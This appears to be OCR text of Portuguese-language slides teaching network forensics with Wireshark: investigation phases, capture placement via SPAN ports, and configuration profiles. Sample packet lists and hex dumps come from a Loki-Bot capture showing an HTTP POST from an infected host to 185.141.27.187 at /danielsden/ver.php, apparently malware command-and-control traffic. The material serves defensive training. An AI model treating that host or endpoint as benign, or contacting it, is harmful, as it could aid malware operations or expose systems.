
Obtain → Strategize → Collect → Analyze → Report

- Relatório
  - – **Deve ser escrito de forma clara e entendível por qualquer pessoa**
  - – **Um resumo que respalda as evidências técnicas**
  - – **Fase essencial de uma investigação**

Onde colocar o Wireshark?


- Servidor?!
- Cliente?!
- Firewall?!
- Proxy?!
- Switch?!

Onde colocar o Wireshark?



Switch without SPAN enabled. Reprinted from “The Network Capture Playbook 4 – SPAN Port in-Depth,” by Jasper, 2016, retrieved from Packet-Fo.
Fonte: https://thecybersecurityman.com/2018/01/21/port-mirroring-on-switches/

Onde colocar o Wireshark?




Switch with SPAN enabled. Reprinted from “The Network Capture Playbook 4 – SPAN Port in-Depth,” by Jasper, 2016, retrieved from Packet-Fo. Fonte: https://thecybersecurityman.com/2018/01/21/port-mirroring-on-switches/

Perfis

- Segundo a Laura Chappel, perfis é a “primeira tarefa” sugerida ao trabalhar com o Wireshark.
- Os perfis permitem **personalizar** o Wireshark com base no seu projeto de análise atual.
  - **É possível criar um perfil para analisar um aplicativo específico e outro perfil usado para solucionar problemas.**
  - **Os perfis podem consistir em configurações personalizadas de colunas, cores exclusivas de pacotes, botões direcionados e muito mais.**

Perfis



```
No.  Time     Source           Destination      Protocol  Length  Time iRTT         Info
1    0.000000 fe80::7152:509…  ff02::1:2        DHCPv6    156                       Solicit XID: 0xef3f96 CID: 000100011edf6837000c290d2b8d
2    2.900038 Vmware_17:b2:bb  Vmware_0d:2b:8d  ARP       60                        Who has 172.16.0.130? Tell 172.16.0.131
3    0.000022 Vmware_0d:2b:8d  Vmware_17:b2:bb  ARP       42                        172.16.0.130 is at 00:0c:29:0d:2b:8d
4    0.849802 Vmware_0d:2b:8d  Vmware_17:b2:bb  ARP       42                        Who has 172.16.0.131? Tell 172.16.0.130
5    0.000469 Vmware_17:b2:bb  Vmware_0d:2b:8d  ARP       60                        172.16.0.131 is at 00:0c:29:17:b2:bb
6    6.339137 172.16.0.130     185.141.27.187   TCP       66                        49344 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
7    0.000523 185.141.27.187   172.16.0.130     TCP       66      0.000596000       80 → 49344 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
8    0.000073 172.16.0.130     185.141.27.187   TCP       54      0.000596000       49344 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
9    0.001147 185.141.27.187   172.16.0.130     HTTP      85      0.000596000       Continuation
10   0.000055 185.141.27.187   172.16.0.130     TCP       60                        80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win=29312 Len=0
11   0.000011 172.16.0.130     185.141.27.187   TCP       54      0.000596000       49344 → 80 [ACK] Seq=1 Ack=33 Win=65536 Len=0
12   0.000827 172.16.0.130     185.141.27.187   HTTP      300     0.000596000       POST /danielsden/ver.php HTTP/1.0
13   0.000067 172.16.0.130     185.141.27.187   HTTP      2567    0.000596000       Continuation
14   0.000091 172.16.0.130     185.141.27.187   TCP       54                        49344 → 80 [FIN, ACK] Seq=2760 Ack=33 Win=65536 Len=0
15   0.000384 185.141.27.187   172.16.0.130     TCP       60      0.000596000       80 → 49344 [ACK] Seq=33 Ack=247 Win=30336 Len=0
16   0.000046 185.141.27.187   172.16.0.130     TCP       60      0.000596000       80 → 49344 [ACK] Seq=33 Ack=2760 Win=35328 Len=0
17   0.000156 185.141.27.187   172.16.0.130     TCP       60      0.000596000       80 → 49344 [ACK] Seq=33 Ack=2761 Win=35328 Len=0
```


```
> Frame 1: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits)
> Ethernet II, Src: Vmware_0d:2b:8d (00:0c:29:0d:2b:8d), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7152:5099:6c9f:e828, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
> DHCPv6
```

```
0000  33 33 00 01 00 02 00 0c  29 0d 2b 8d 86 dd 60 00   33······ )·+···`·
0010  00 00 00 66 11 01 fe 80  00 00 00 00 00 00 71 52   ···f···· ······qR
0020  50 99 6c 9f e8 28 ff 02  00 00 00 00 00 00 00 00   P·l··(·· ········
0030  00 00 00 01 00 02 02 22  02 23 00 66 14 b2 01 ef   ·······" ·#·f····
0040  3f 96 00 08 00 02 05 df  00 01 00 0e 00 01 00 01   ?······· ········
0050  1e df 68 37 00 0c 29 0d  2b 8d 00 03 00 0c 03 00   ··h7··)· +·······
0060  0c 29 00 00 00 00 00 00  00 00 00 27 00 10 00 0e   ·)······ ···'····
0070  52 45 4d 57 6f 72 6b 73  74 61 74 69 6f 6e 00 10   REMWorks tation··
0080  00 0e 00 00 01 37 00 08  4d 53 46 54 20 35 2e 30   ·····7·· MSFT 5.0
0090  00 06 00 08 00 18 00 17  00 11 00 27               ········ ···'
```


Default
Classic
My Profile to Export
✓ My Starting Profile
Bluetooth
No Reassembly

loki-bot_network_traffic.pcap
Packets: 67 · Displayed: 67 (100.0%)

Perfis


Default
Classic
My Profile to Export
✓ My Starting Profile
Bluetooth
No Reassembly

Perfis




```
No.  Time       Source                   Destination     Protocol Length Info
   1 0.000000   fe80::7152:5099:6c9…     ff02::1:2       DHCPv6    156 Solicit XID: 0xef3f96 CID: 000100011edf6837000c290d2b8d
   2 2.900038   Vmware_17:b2:bb          Vmware_0d:2b:8d ARP        60 Who has 172.16.0.130? Tell 172.16.0.131
   3 2.900060   Vmware_0d:2b:8d          Vmware_17:b2:bb ARP        42 172.16.0.130 is at 00:0c:29:0d:2b:8d
   4 3.749862   Vmware_0d:2b:8d          Vmware_17:b2:bb ARP        42 Who has 172.16.0.131? Tell 172.16.0.130
   5 3.750331   Vmware_17:b2:bb          Vmware_0d:2b:8d ARP        60 172.16.0.131 is at 00:0c:29:17:b2:bb
   6 10.089468  172.16.0.130             185.141.27.187  TCP        66 49344 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
   7 10.089991  185.141.27.187           172.16.0.130    TCP        66 80 → 49344 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
   8 10.090064  172.16.0.130             185.141.27.187  TCP        54 49344 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
   9 10.091211  185.141.27.187           172.16.0.130    HTTP       85 Continuation
  10 10.091266  185.141.27.187           172.16.0.130    TCP        60 80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win=29312 Len=0
  11 10.091277  172.16.0.130             185.141.27.187  TCP        54 49344 → 80 [ACK] Seq=1 Ack=33 Win=65536 Len=0
  12 10.092104  172.16.0.130             185.141.27.187  TCP       300 49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win=65536 Len=246 [TCP segment of a reassembled PDU]
  13 10.092171  172.16.0.130             185.141.27.187  HTTP     2567 POST /danielsden/ver.php HTTP/1.0
  14 10.092262  172.16.0.130             185.141.27.187  TCP        54 49344 → 80 [FIN, ACK] Seq=2760 Ack=33 Win=65536 Len=0
  15 10.092646  185.141.27.187           172.16.0.130    TCP        60 80 → 49344 [ACK] Seq=33 Ack=247 Win=30336 Len=0
  16 10.092692  185.141.27.187           172.16.0.130    TCP        60 80 → 49344 [ACK] Seq=33 Ack=2760 Win=35328 Len=0
  17 10.092848  185.141.27.187           172.16.0.130    TCP        60 80 → 49344 [ACK] Seq=33 Ack=2761 Win=35328 Len=0
  18 10.244639  172.16.0.130             185.141.27.187  TCP        66 49345 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
```


```
> Frame 1: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits)
> Ethernet II, Src: Vmware_0d:2b:8d (00:0c:29:0d:2b:8d), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7152:5099:6c9f:e828, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
> DHCPv6
```

```
0000  33 33 00 01 00 02 00 0c  29 0d 2b 8d 86 dd 60 00   33······ )·+···`·
0010  00 00 00 66 11 01 fe 80  00 00 00 00 00 00 71 52   ···f···· ······qR
0020  50 99 6c 9f e8 28 ff 02  00 00 00 00 00 00 00 00   P·l··(·· ········
0030  00 00 00 01 00 02 02 22  02 23 00 66 14 b2 01 ef   ·······" ·#·f····
0040  3f 96 00 08 00 02 05 df  00 01 00 0e 00 01 00 01   ?······· ········
0050  1e df 68 37 00 0c 29 0d  2b 8d 00 03 00 0c 03 00   ··h7··)· +·······
0060  0c 29 00 00 00 00 00 00  00 00 00 27 00 10 00 0e   ·)······ ···'····
0070  52 45 4d 57 6f 72 6b 73  74 61 74 69 6f 6e 00 10   REMWorks tation··
0080  00 0e 00 00 01 37 00 08  4d 53 46 54 20 35 2e 30   ·····7·· MSFT 5.0
0090  00 06 00 08 00 18 00 17  00 11 00 27               ········ ···'
```

loki-bot_network_traffic.pcap | Packets: 67 · Displayed: 67 (100.0%) | Profile: Default

Perfis

